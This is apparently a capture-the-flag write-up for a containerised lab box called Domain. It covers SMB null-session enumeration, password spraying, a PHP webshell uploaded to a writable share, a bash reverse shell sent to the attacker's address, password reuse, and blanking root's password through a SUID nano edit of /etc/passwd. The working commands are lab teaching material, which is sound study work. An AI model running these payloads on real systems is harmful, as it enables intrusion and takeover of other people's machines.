Domain
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Domain opens through Samba: a null session lists the users (bob,james), a password spraying withcrackmapexeclandsbob:star, and hishtmlshare (Apache's web root) is writable. We upload a PHP webshell, jump to a reverse shell aswww-data, reusebob's password to migrate to his account, and the SUIDnanolets us edit/etc/passwdto leave root with no password.
Reconnaissance
Port scan
This is a DockerLabs box, so we work against the container IP, 172.17.0.2. The scan leans on three .zshrc functions; here is their code so the sweep is reproducible without them. The first, jmap, fires a full TCP scan of all 65535 ports:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
That is, the actual command is:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 172.17.0.2 -oG scan
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
PORT    STATE SERVICE       REASON
80/tcp  open  http          syn-ack ttl 64
139/tcp open  netbios-ssn   syn-ack ttl 64
445/tcp open  microsoft-ds  syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
The ttl 64 confirms Linux, and the 02:42:AC:... MAC is from the range Docker assigns to its containers: consistent with this being a containerised lab. The second function, extractPorts, parses the scan file and puts the ports on the clipboard:
extractPorts scan
Extracting information...
IP Address: 172.17.0.2
Open ports: 80,139,445

Ports copied to clipboard
And the third, jmap2, runs versions and default scripts against just those three ports:
nmap -p80,139,445 -sCV 172.17.0.2
PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Two services: an Apache 2.4.52 and Samba 4.6.2 over 139/445. The web title itself (¿Qué es Samba?, which nmap escapes as \xC2\xBF...) telegraphs where the box is going.
The website - TCP 80
The web is not an application, it is a static page explaining what Samba is. No forms, no links: it is a thematic hint, not an attack surface.

So all attention goes to SMB.
SMB enumeration: shares and users
crackmapexec with an anonymous session (-u '' -p '') first lists the shares. Three show up:
crackmapexec smb 172.17.0.2 -u '' -p '' --shares 2>/dev/null
SMB   172.17.0.2   445   384324EFEFF2   [*] Windows 6.1 Build 0 (name:384324EFEFF2) (domain:384324EFEFF2) (signing:False) (SMBv1:False)
SMB   172.17.0.2   445   384324EFEFF2   [+] 384324EFEFF2\:
SMB   172.17.0.2   445   384324EFEFF2   [+] Enumerated shares
SMB   172.17.0.2   445   384324EFEFF2   Share      Permissions   Remark
SMB   172.17.0.2   445   384324EFEFF2   -----      -----------   ------
SMB   172.17.0.2   445   384324EFEFF2   print$                   Printer Drivers
SMB   172.17.0.2   445   384324EFEFF2   html                     HTML Share
SMB   172.17.0.2   445   384324EFEFF2   IPC$                     IPC Service (384324efeff2 server (Samba, Ubuntu))
The html share stands out immediately: by the "HTML Share" comment and by its name, it points at the web root of the Apache we just saw. The null session shows no permissions here, but credentials will fix that. First, the same anonymous session enumerates the system's users. The LDAP path fails (there is no DC behind this, it is plain Samba), but crackmapexec retries over SAMRPC and pulls the accounts:
crackmapexec smb 172.17.0.2 -u '' -p '' --users 2>/dev/null
SMB   172.17.0.2   445   384324EFEFF2   [-] Error enumerating domain users using dc ip 172.17.0.2: socket connection error while opening: [Errno 111] Connection refused
SMB   172.17.0.2   445   384324EFEFF2   [*] Trying with SAMRPC protocol
SMB   172.17.0.2   445   384324EFEFF2   [+] Enumerated domain user(s)
SMB   172.17.0.2   445   384324EFEFF2   384324EFEFF2\james
SMB   172.17.0.2   445   384324EFEFF2   384324EFEFF2\bob
Two accounts: bob and james. That LDAP error is not a failed attack, it is information: it confirms there is no real domain controller behind this, only a local Samba.
Access: spraying + writable share
Password spraying
We have users but no passwords. Rather than fixing one password and sweeping users (the usual move to avoid locking accounts), here there are only two accounts, so we fix each user and try the whole wordlist against it. crackmapexec marks the hit in green; the grep -v '[-]' hides the flood of failures.
crackmapexec smb 172.17.0.2 -u 'bob' -p <rockyou.txt> 2>/dev/null | grep -v '[-]'
SMB   172.17.0.2   445   384324EFEFF2   [*] Windows 6.1 Build 0 (...) (signing:False) (SMBv1:False)
SMB 172.17.0.2 445 384324EFEFF2 [+] 384324EFEFF2\bob:starbob's password is star. The same attack against james gets nowhere (it is interrupted with Ctrl+C with no positives), so bob is the only way in:
crackmapexec smb 172.17.0.2 -u 'james' -p <rockyou.txt> 2>/dev/null | grep -v '[-]'
SMB   172.17.0.2   445   384324EFEFF2   [*] Windows 6.1 Build 0 (...) (signing:False) (SMBv1:False)
^C^C
The writable html share
Now, with credentials, smbmap shows the real per-share permissions. And there is the prize: html is read and write.
smbmap -H 172.17.0.2 -u "bob" -p "star"
[+] IP: 172.17.0.2:445   Name: 172.17.0.2   Status: Authenticated
    Disk       Permissions   Comment
    ----       -----------   -------
    print$     READ ONLY     Printer Drivers
    html       READ, WRITE   HTML Share
    IPC$       NO ACCESS     IPC Service (384324efeff2 server (Samba, Ubuntu))
Being able to write to Apache's web root changes everything: a PHP file dropped there runs when requested from the browser. It is a textbook file upload to RCE.
Shell as www-data
Uploading the webshell
We prepare a minimal PHP that runs whatever arrives in the cmd parameter:
nano revshell.php
<?php
        system($_GET['cmd']);
?>![the contents of revshell.php: system($_GET['cmd'])](../assets/img/domain/dom-php-code-211920.webp)
And upload it to the html share with smbclient:
smbclient -U bob //172.17.0.2/html
smb> put revshell.php
Password for [WORKGROUP\bob]:
smb: \> put revshell.php
putting file revshell.php as \revshell.php (16.1 kb/s) (average 16.1 kb/s)

A ?cmd=id confirms remote execution as www-data:
From webshell to reverse shell
The webshell already runs commands, but an interactive shell is far more comfortable. We put the attacking machine on listen:
nc -nlvp 1234
listening on [any] 1234 ...And fire the Bash one-liner through the cmd parameter. The & characters go encoded as %26 so the URL does not read them as separators and the payload arrives whole:

http://172.17.0.2/revshell.php?cmd=bash -c "bash -i >%26 /dev/tcp/172.17.0.1/1234 0>%26 1"The request hangs and returns nothing, which is exactly what we want: the remote bash stays hooked to our connection instead of finishing. The shell lands in the listener as www-data:

connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 34762
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@384324efeff2:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The job control warnings are normal on a freshly caught non-interactive shell; they clear up when we treat the TTY in the next step.
Privilege escalation
Getting your bearings
A quick look at the system before escalating: user, kernel and host.
echo -e "\nSO: "$(uname) && echo "Kernel Version: "$(uname -r) && echo "User: "$(whoami) && echo "Machine Name: "$(hostname) && echo "IP(s): "$(hostname -I) && echo -e "Information User: "$(id)"\n"
SO: Linux
Kernel Version: 6.10.11-amd64
User: www-data
Machine Name: 384324efeff2
IP(s): 172.17.0.2
Information User: uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data has no interesting groups and nothing of its own to abuse. But we already know a password.
www-data → bob (password reuse)
Credential reuse is the first thing to try: bob:star was for SMB, but the same credentials usually work for the local account too. After switching user, we stabilise the TTY with script for a proper shell:
su bob
# password: star
script /dev/null -c bash
www-data@384324efeff2:/var$ su bob
Password: star
bob@384324efeff2:/var$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
bob@384324efeff2:~$ ls -la
total 20
drwxr-x--- 2 bob  bob  4096 Apr 11  2024 .
-rw-r--r-- 1 bob  bob   220 Apr 11  2024 .bash_logout
-rw-r--r-- 1 bob  bob  3771 Apr 11  2024 .bashrc
-rw-r--r-- 1 bob  bob   807 Apr 11  2024 .profile
We are now bob.
bob → root (SUID nano on /etc/passwd)
Hunting for SUID binaries (the ones that run with their owner's permissions, usually root), one shows up that should not be there:
find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/nano
Among the system's normal SUID binaries (su, passwd, mount...) sits /usr/bin/nano. A SUID editor reads and writes any file as root, so it is enough to open /etc/passwd. Rather than injecting a new user, the cleanest route is to delete the x from root's password field: that field points to the hash living in /etc/shadow, and leaving it empty means "no password".
/usr/bin/nano /etc/passwd

root:x:0:0:root:/root:/bin/bash        →  root::0:0:root:/root:/bin/bash
...
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
james:x:1001:1001:james,,,:/home/james:/bin/bash
With the x removed, su root gets in without asking for a password:
su root
id
root@384324efeff2:/tmp# su root
root@384324efeff2:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
We are root. Box compromised.
Attack chain
SMB null session  ->  users bob, james  (SAMRPC, because LDAP fails: no DC)
    └─> password spraying (crackmapexec)  ->  bob:star   (james no result)
            └─> writable html share (smbmap)  ->  PHP webshell (smbclient put)
                    └─> ?cmd=... one-liner  ->  reverse shell www-data
                            └─> su bob (same password)  ->  bob
                                    └─> SUID nano edits /etc/passwd (root passwordless)  ->  su root
Lessons learned
- The SMB null session hands over the map. The user list turns a blind spray into a targeted one; without it we would have to guess the accounts too. And the LDAP error, far from getting in the way, confirmed there was only a local Samba behind it.
- Write access to the web root is RCE. Any SMB share mounted over
/var/www/htmlwith write permission lets you upload a.phpand run it from the browser. - The same password works in several places.
bob:starworking for both SMB andsuis classic credential recycling; a service account should not share its password with a system one. - SUID
nanois root. The SUID bit on an editor gives arbitrary read and write; editing/etc/passwdto strip root's password is the cleanest shortcut, faster than cracking a hash or injecting a new account.